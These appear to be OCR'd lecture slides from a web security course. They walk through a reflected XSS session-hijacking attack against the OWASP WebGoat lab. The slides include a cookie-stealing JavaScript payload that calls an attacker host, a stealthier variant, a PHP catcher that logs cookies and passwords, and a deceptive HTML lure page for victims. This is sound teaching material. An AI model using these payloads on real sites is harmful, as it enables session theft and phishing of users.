
- If successful, a popup window is displayed



- This means the web application really sends JavaScript code back to the user...
- ...which serves as a proof-of-concept that the web application is vulnerable to XSS attacks (here reflected server XSS)...
- ...which most likely means the attacker can basically insert any JavaScript he likes

WebGoat

The example above uses the OWASP WebGoat application (version 5.2). The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.



Exploiting an XSS Vulnerability (1) – Attacker JavaScript

- The previous example has shown an XSS vulnerability, which we will now exploit
- We exploit it by carrying out an XSS-based session hijacking attack
  - The injected JavaScript reads the cookie (which contains the session ID)
  - The cookie is send to the attacker
- JavaScript to insert:

```
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.test/attackdemo/WebGoat/catcher/
catcher.php?cookie=' + document.cookie;
</script>
```

  - We create a JavaScript *Image* object and specify the source for the image, which causes the browser to execute the request
  - But the request does not serve to load an image, but simply to send the cookie to the script *catcher.php* on the attacker's host (*ubuntu.test*)
  - The cookie can be accessed by JavaScript with *document.cookie*


JavaScript Dynamic Graphics

This feature can be used to change images in an HTML document on he fly, e.g., when the user moves his mouse cursor over a graphical button to highlight it. Such images are usually defined in a JavaScript Image object. The src attribute of an Image object specifies the image source. Creating a new Image in a JavaScript and setting the src attribute results in “calling the specified URL”, which usually loads the image from the specified URL. This is exactly what we exploited in the JavaScript above, but instead of loading an image we specify the URL in a way such that it sends the cookie to the attacker.

Note that there are also other ways to send the cookie to attacker when the web page is loaded, e.g., using the document.write function to dynamically insert an image or by using window.open.

HttpOnly Flag

If the Cookie is set using the HttpOnly flag, then JavaScript is not allowed to access the cookie, so *document.cookie* will return the empty string. But in this case, the attacker can still do authenticated requests in the context of the victim's session. This is described in the notes section of the slide about *Cross-Site Scripting – Countermeasures*.



Exploiting an XSS Vulnerability (2) – Attacker JavaScript

- Before inserting the script into the search field, we should remove unnecessary newline and space characters
  - Values of GET or POST parameters should not contain such characters to make sure they are correctly interpreted by the web application
  - There's a nice web-based tool that easily assists in such tasks (and many others!): *https://cybersecurity.wtf/encoder*

139 URL: http://xss.progphp.com/xss1.html?foo=[P]

```
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.test/attackdem
/catcher.php?cookie=' + document.cookie;
</script>
```

```
<script>XSSImage=new Image;XSSImage.src='http://ubuntu.test
/attackdemo/WebGoat/catcher/catcher.php?cookie='+document.cookie;
</script>
```

copy/paste
This facility will search the WebGoat source.
Search: <script>XSSImage=new
Search

Remove newline Characters

Removing newline characters is especially important if the script is injected in a GET parameter, as the GET request must not contain any line breaks. With POST request, newline characters are usually not a problem, but it is in general a good idea to remove them to prevent unexpected side effects.


Compressed JavaScript Code

```
<script>XSSImage=new
Image;XSSImage.src='http://ubuntu.test/attackdemo/WebGoat/catcher/catcher.php?c
ookie='+document.cookie;</script>
```

Making the Attack Stealthier

With this JavaScript code, the user will see the JavaScript code in the search form field once that attack has been executed (as will be described on the following slides), which may raise suspicion. To prevent this, the attack can be extended a bit in the sense that the JavaScript code also submits a GET request to the entry page of the attacked website after the cookie has been sent to the attacker. The victim then only sees the entry page of the website without any trace of the JavaScript code that was used during the attack. This can be achieved by using the following code in the search field:

```
</form><form id="myForm" action="http://ubuntu.test:8080/WebGoat/attack"
method="GET">
<script>
XSSImage=new Image;
XSSImage.src='http://ubuntu.test/attackdemo/WebGoat/catcher/catcher.php?
cookie=' + document.cookie;
document.getElementById("myForm").submit();
</script>
```



Exploiting an XSS Vulnerability (3) – *catcher.php*

- PHP script of the attacker to receive captured cookies:


```
<?php

$line = "";

if(isset($_REQUEST['user'])) {
        $line = "User: " . $_REQUEST['user'] . " ";
}
if(isset($_REQUEST['pass'])) {
        $line .= "Password: " . $_REQUEST['pass'] . " ";
}
if(isset($_REQUEST['cookie'])) {
        $line .= "Cookie: " . $_REQUEST['cookie'] . " ";
}

if($line != "") {
        $line .= "\n";
        $fd = fopen("catcher.txt", 'a+');
        fwrite($fd,"$line");
        fclose($fd);
}

header("Location: http://ubuntu.test:8080/WebGoat/attack");
?>
```

catcher.txt:

```
Cookie: JSESSIONID=BC8FD93A85037F3DC35798E53264179D
Cookie: JSESSIONID=7113D2694B802B88DE35492AC9052CA5
```

catcher.php

The above script does not only serve to capture cookies, but also usernames and passwords.



Exploiting an XSS Vulnerability (4) – Prepare Link

- With the previous steps, it is proven that the XSS vulnerability can be abused to get the own session ID...
  - ...but of course we want to use this to get the session IDs of other users
- To achieve this, we have to make sure that the victim sends the request with the malicious JavaScript to the web application
  - This causes the web application to send back the web page containing the JavaScript to the victim...
  - ...which is interpreted in the victim's browser and the session ID of the victim is sent to the attacker
- This is usually done by presenting the victim a link (in an e-mail or a web page), which triggers the attack
  - This means we have to prepare a link, which sends exactly the same HTTP request as when the JavaScript is used in the web form
- To do this, we must first analyze the HTTP request (using *Burp Suite*)

Analyzing HTTP Traffic


Analyzing the detailed request can be done in various ways

- By viewing the HTTP traffic directly in the browser
  - Built-in functionality in some browser or available as a browser extension
- By using a local proxy that can intercept (or at least record) HTTP traffic

We use here the second option: a local proxy


- There are various local proxies available
- We use *Burp Suite* (*OWASP WebScarab* or *OWASP ZAP* would also work)

Exploiting an XSS Vulnerability (5) – Prepare Link



```
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.test:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.test:8080/WebGoat/attack?Screen=1085481604&menu=900
Content-Type: application/x-www-form-urlencoded
Content-Length: 198
Cookie: JSESSIONID=0EC10DC9973311A8B31B525E160418E1
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: close
Upgrade-Insecure-Requests: 1

Username=%3Cscript%3EXSSImage%3Dnew+Image%3BXSSImage.src%3D%27http%3A%2F%2Fubuntu.test%2Fattackd
emo%2FWebGoat%2Fcatcher%2Fcatcher.php%3Fcookie%3D%27%2Bdocument.cookie%3B%3C%2Fscript%3E&SUBMIT=
Search
```

- The request is a POST request
  - The request line contains some navigation parameters
  - The actual search string is submitted in the first (of two) POST parameters
- Unlike GET requests, POST requests cannot simply be encoded in a link
  - Instead, this must be done with a web form and JavaScript code
  - However: web forms / JavaScript code cannot be used in e-mail messages but only in HTML documents which are interpreted in the browser
    - For now, we will therefore use a web page to trick the victim



Exploiting an XSS Vulnerability (6) – HTML Document to Trick Victims

```
<!DOCTYPE HTML>
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.test:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="<script>XSSImage=new
Image;XSSImage.src='http://ubuntu.test/attackdemo/WebGoat/catcher
/catcher.php?cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

Dear all, check out these terrific new products at <a
href="javascript:send_postdata();">ubuntu.test</a>.</br></br>

Yours,
Jack

</body>
</html>
```

Called function when clicking the link, which submits the form to create the desired POST request

Form action contains the URL with navigation parameters, calls the vulnerable resource; method is *POST*

Two hidden (invisible) fields, which are included as POST parameters when the form is submitted; names and values are chosen so that the desired POST parameters are created

Visible link, clicking it calls *send_postdata()*


Visible HTML document

Dear all, check out these terrific new products at ubuntu.test.

Yours, Jack

Creating a POST Request

The example above shows how a POST request can be created when clicking a link in an HTML document. One simply uses a hidden form with the appropriate names and values for the fields. Clicking the link triggers a local JavaScript function (*send_postdata()*), which causes the form action to be executed.



Exploiting an XSS Vulnerability (7) – Putting it all together

- Victim is logged into the web application

Results for: victim
Lesson
Normal user lessons

- Victim opens HTML document with the prepared link:

Dear all, check out these terrific new products at ubuntu.test.

Yours, Jack

- Clicking the link sends the cookie to the attacker by exploiting the XSS vulnerability

```
rennhard@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher$ more catcher.txt
Cookie: JSESSIONID=581C37863382A8BF6F81CE3345B2F857
```

- Attacker uses the automatic Cookie-replacement feature of *Burp Suite*

Enabled	Item	Match	Replace
☐	Request header	^If-Modified-...	
☐	Request header	^If-None-Mat...	
☐	Request header	^Referer.*$	
☐	Request header	^Accept-Enco...	
☐	Response header	^Set-Cookie.*$	
☐	Request header	^Host: foo.ex...	Host: bar.example.org
☐	Request header		Origin: foo.example.org
✓	Request header	^Cookie.*$	Cookie: JSESSIONID=581C378633...

- Reloading the page allows him to take over the session

Results for: attacker
Lesson
Normal user lessons

Results for: victim
Lesson
Normal user lessons

Does the Victim have to be logged In?

In this demo, the victim must be logged in so the attack works. This is not always necessary with XSS. If the attack targets the public (anonymous) area of a web application, no log in is required. If the attack targets the authenticated area (e.g., a resource in the personal account settings of a user), an authenticated session must be present. To carry out attacks such as session hijacking, an authenticated session is usually “much more valuable” as it truly allows the attacker to hijack an authenticated (and not an anonymous) session. If an XSS attack involves modifying the displayed web page (e.g., displaying an own log in screen), no authenticated session must be established by a victim as a basis.

Note that the attack often works even if no authenticated session is available. When the victim clicks the link, he is usually redirected to the login-page (if the vulnerable resource is in the access-protected part of the web application). If he enters the credentials, he may even be forwarded to the original submitted resource and the attack still works. Even if forwarding does not happen automatically, there’s a significant likelihood the user goes back to the original link and clicks it again, and the attack will work this time.

XSS Success Probability

It’s very likely that such attacks are successful:


- Spoofing a real-looking e-mail/e-card or placing a convincing text in a web forum is easy
- Looks harmless: We get product advertisements by e-mail all the time
- The HTML link “looks good”, because we use the real web server; no spoofed servers involved as with phishing e-mails → no strange-looking things such as http://192.168.4.66/…
- Many potential victims can be attacked in parallel

Note also that in some cases, clicking a link is not even needed

- Stored XSS: Consider a vulnerable e-shop where an attacker can place a persistent JavaScript (e.g., in a rating of a product)
- In this case, simply watching a site in the e-shop is enough to be attacked (e.g., to steal your session ID, assuming you are logged in)

E-Mail Links and POST Requests (1)

- We mentioned that a POST request cannot be generated by clicking on a link in an e-mail
